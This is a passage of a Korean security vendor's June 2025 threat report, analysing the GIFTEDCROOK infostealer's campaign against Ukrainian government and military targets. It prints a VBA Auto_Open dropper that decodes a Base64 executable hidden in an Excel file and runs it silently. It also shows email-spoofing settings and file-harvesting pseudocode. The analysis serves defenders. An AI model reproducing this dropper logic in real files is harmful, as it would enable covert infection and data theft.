-
AI
- Agentic AI 플랫폼
- AI Security 플랫폼
Agentic AI 플랫폼‘ONE’으로 완성하는 자율 보안, 독보적인 기술력의 차세대 Agentic AI 라인업
AI Security 플랫폼국내 모바일 보안 시장점유율 1위, 1,000+ 고객사가 선택한 ‘TouchEn’으로 가장 확실한 AI 보안·인증 환경을 구축합니다.
-
Web3
- Web3·블록체인 플랫폼
Web3·블록체인 플랫폼국가 모바일 신분증을 구현한 ‘OmniOne’으로, FIDO와 블록체인 기반의 가장 안전하고 편리한 DID 플랫폼을 구축합니다.
-
Quantum
- Quantum 플랫폼
Quantum 플랫폼국정원 KCMVP 인증과 정부 시범사업으로 검증된 ‘Key#’, ‘TouchEn’으로, 양자 위협을 선제 차단하는 Quantum 보안 환경을 구축합니다.
-
서비스
- 화이트햇 서비스
- 가상융합·B2C 서비스
화이트햇 서비스국제 해킹방어 대회 DEFCON 우승으로 증명된 글로벌 최정예 화이트해커 기술로, 보안 취약점을 완벽 대응하는 컨설팅 서비스를 제공합니다.
가상융합·B2C 서비스AI·가상융합부터 편리한 인증서, 안심번호, 피싱예방까지 일상 속 모든 순간을 지키는 생활 보안·인증 서비스를 제공합니다.
-
도입 가이드
- 업종별 도입 가이드
-
인사이트
- 인사이트
-
투자정보
- 투자정보
- 회사소개












FAMILY SITE
KOR
- ENG
- JPN
인사이트
[라온 보안동향보고서] 2025년 6월 주요 보안 이슈


이번 보안동향보고서에서는 GIFTEDCROOK의 전략적 진화와 공격 체인, 악성코드 수집·유형별 변화와 보이스피싱 통계 및 모바일 보안 탐지 현황을 비롯해 주요 국내외 보안 동향을 살펴봅니다. DragonForce 랜섬웨어와 SKT 해킹 사태 중간점검 사례를 통해 변화하는 위협 양상과 주요 대응 포인트를 확인해보세요.
1. 악성코드 현황
1-1 . 악성코드 동향
GIFTEDCROOK의 전략적 진화
1. 개요
이 악성코드는 단순한 브라우저 데이터 탈취 도구에서 정교한 정보 수집 플랫폼으로 발전했으며, 특히 우크라이나 정부 및 군사 기관을 표적으로 삼고 있습니다. 보고서는 GIFTEDCROOK의 세 가지 버전(v1, v1.2, v1.3)의 진화 과정과 각 버전의 기능, 공격 기법, 그리고 지정학적 맥락에서의 의미를 상세히 분석합니다
1.1 주요 발견 사항
• 버전 진화: 2025년 4월부터 6월까지 GIFTEDCROOK의 세 가지 진화 버전 발견

• 주요 전달 방식: 군사 관련 PDF 미끼 문서를 사용한 스피어피싱 이메일
• 표적: 우크라이나 정부 및 군사 기관
• 데이터 유출 방법: 텔레그램 봇 채널 활용
• 인프라: 다른 악성코드 캠페인과 이메일 전달 인프라 공유
1.2 기술적 용어 설명
본 보고서를 이해하기 위한 주요 기술 용어들을 먼저 설명합니다:
【인포스틸러(Infostealer)】
정보 탈취형 악성코드로, 감염된 시스템에서 개인정보, 로그인 자격증명, 금융 정보 등 민감한 데이터를 훔치도록 설계된 악성 프로그램입니다. GIFTEDCROOK도 이러한 인포스틸러의 한 종류입니다.
【스피어피싱(Spear-phishing)】
특정 개인이나 조직을 표적으로 하는 정교한 피싱 공격입니다. 일반적인 피싱과 달리 표적에 대한 사전 조사를 바탕으로 맞춤형 미끼를 사용하여 신뢰성을 높입니다.
【OLE(Object Linking and Embedding)】
Microsoft가 개발한 독점 기술로, 문서와 다른 개체 간의 임베딩 및 연결을 허용합니다. 사이버 범죄자들이 악성코드를 삽입하는 데 자주 악용되는 기능입니다.
【XOR 암호화】
배타적 논리합(Exclusive OR) 연산을 사용하는 간단한 암호화 방식입니다. 같은 키로 암호화와 복호화가
가능한 대칭키 암호화 방식입니다. 【PE(Portable Executable) 파일】
Windows 운영체제에서 실행 가능한 파일 형식입니다. .exe, .dll, .sys 등의 확장자를 가지며, 악성코드는 주로 이 형식으로 배포됩니다. 【매크로(Macro)】 Office 문서에서 반복적인 작업을 자동화하는 기능입니다. VBA(Visual Basic for Applications) 언어로 작성되며, 악성코드 실행에 자주 악용됩니다.
2. GIFTEDCROOK 공격 체인(Kill Chain) 상세 분석
2.1 초기 정찰 및 표적 선정
공격자는 다음과 같은 방법으로 표적을 선정합니다:
• OSINT(Open Source Intelligence) 활용: 공개된 정보를 통해 우크라이나 정부 및 군사 기관 직원 식별
• 소셜 엔지니어링: LinkedIn, Facebook 등 SNS를 통한 표적 정보 수집
• 이메일 주소 수집: 공개된 문서, 웹사이트에서 공식 이메일 주소 확보
• 조직 구조 파악: 의사결정권자 및 중요 직책 보유자 식별


그림 1. GIFTDCROOK 악성코드 전체 공격흐름도
2.2 악성코드화 및 전달 【이메일 헤더 조작】
X-Originating-IP: 우크라이나 IP 대역으로 위장 X-Mailer: 정상적인 이메일 클라이언트로 위장 SPF 설정: ?all (중립) - 발신자 검증 우회 DKIM: 서명 없음 - 추가 검증 회피
【미끼 문서 제작】
1. PDF 레이어 구조:
- 표면 레이어: 군사 동원 관련 공식 문서 형태
- 숨겨진 레이어: 악성 링크 포함
- 메타데이터: 정부 기관 정보로 위장
2. Excel 문서 난독화:
- sharedStrings.xml: Base64로 인코딩된 PE 파일 숨김
- 폰트 손상: 의도적으로 내용을 읽을 수 없게 만들어 매크로 활성화 유도
- VBA 프로젝트: 다단계 추출 로직 구현
2.3 익스플로잇 및 설치
◼ VBA 매크로 (Auto_Open) 실행 과정

↓ ◼ 단계 0: Auto_Open() 함수 자동 실행 Sub Auto_Open() Dim tempPath As String Dim base64Data As String Dim decodedData() As Byte

↓ ◼ 단계 1: Base64 데이터 추출 base64Data = ExtractFromSharedStrings()

정상적인 Excel 파일에는 이런 데이터가 없습니다 ↓ ◼ 단계 2: Base64 디코딩 decodedData = DecodeBase64(base64Data)

↓ ◼ 단계 3: PE 파일 생성 tempPath = Environ("ProgramData") & "\Infomaster\" CreateDirectory(tempPath) WriteBinaryFile tempPath & "Infomaster.exe", decodedData


↓ ◼ 단계 4: 악성코드 실행 Shell tempPath & "Infomaster.exe", vbHide

이 시점부터 시스템이 감염된 상태입니다 ↓

◼ 핵심 포인트
• 은닉성: 악성 코드가 Excel 파일 구조 내부에 숨겨져 있음
• 자동 실행: Auto_Open 함수는 파일이 열릴 때 자동으로 실행됨
• 다단계 프로세스: 추출 → 디코딩 → 저장 → 실행의 단계적 접근
• 사용자 무인지: vbHide 옵션으로 백그라운드 실행

그림 2 악성코드 설치
2.4 데이터 수집
A. 명령 및 제어(C2) 설정 GIFTEDCROOK은 설치 직후 텔레그램 봇을 통한 C2(Command and Control) 채널을 설정합니다.
◼ 텔레그램 봇 초기화 과정

B. 데이터 수집 단계 (상세) GIFTEDCROOK은 두 가지 병렬 프로세스로 데이터를 수집합니다: 파일 시스템 검색과 브라우저 데이터 추출
① 2.1 파일 시스템 검색 프로세스
검색 시작점

재귀적 검색 알고리즘
function RecursiveSearch(directory): for each item in directory: if item is directory: if not SystemDirectory: // Windows, Program Files 제외 RecursiveSearch(item) // 하위 디렉토리 재귀 탐색 else if item is file: if CheckFileConditions(item): CopyToTempDirectory(item)
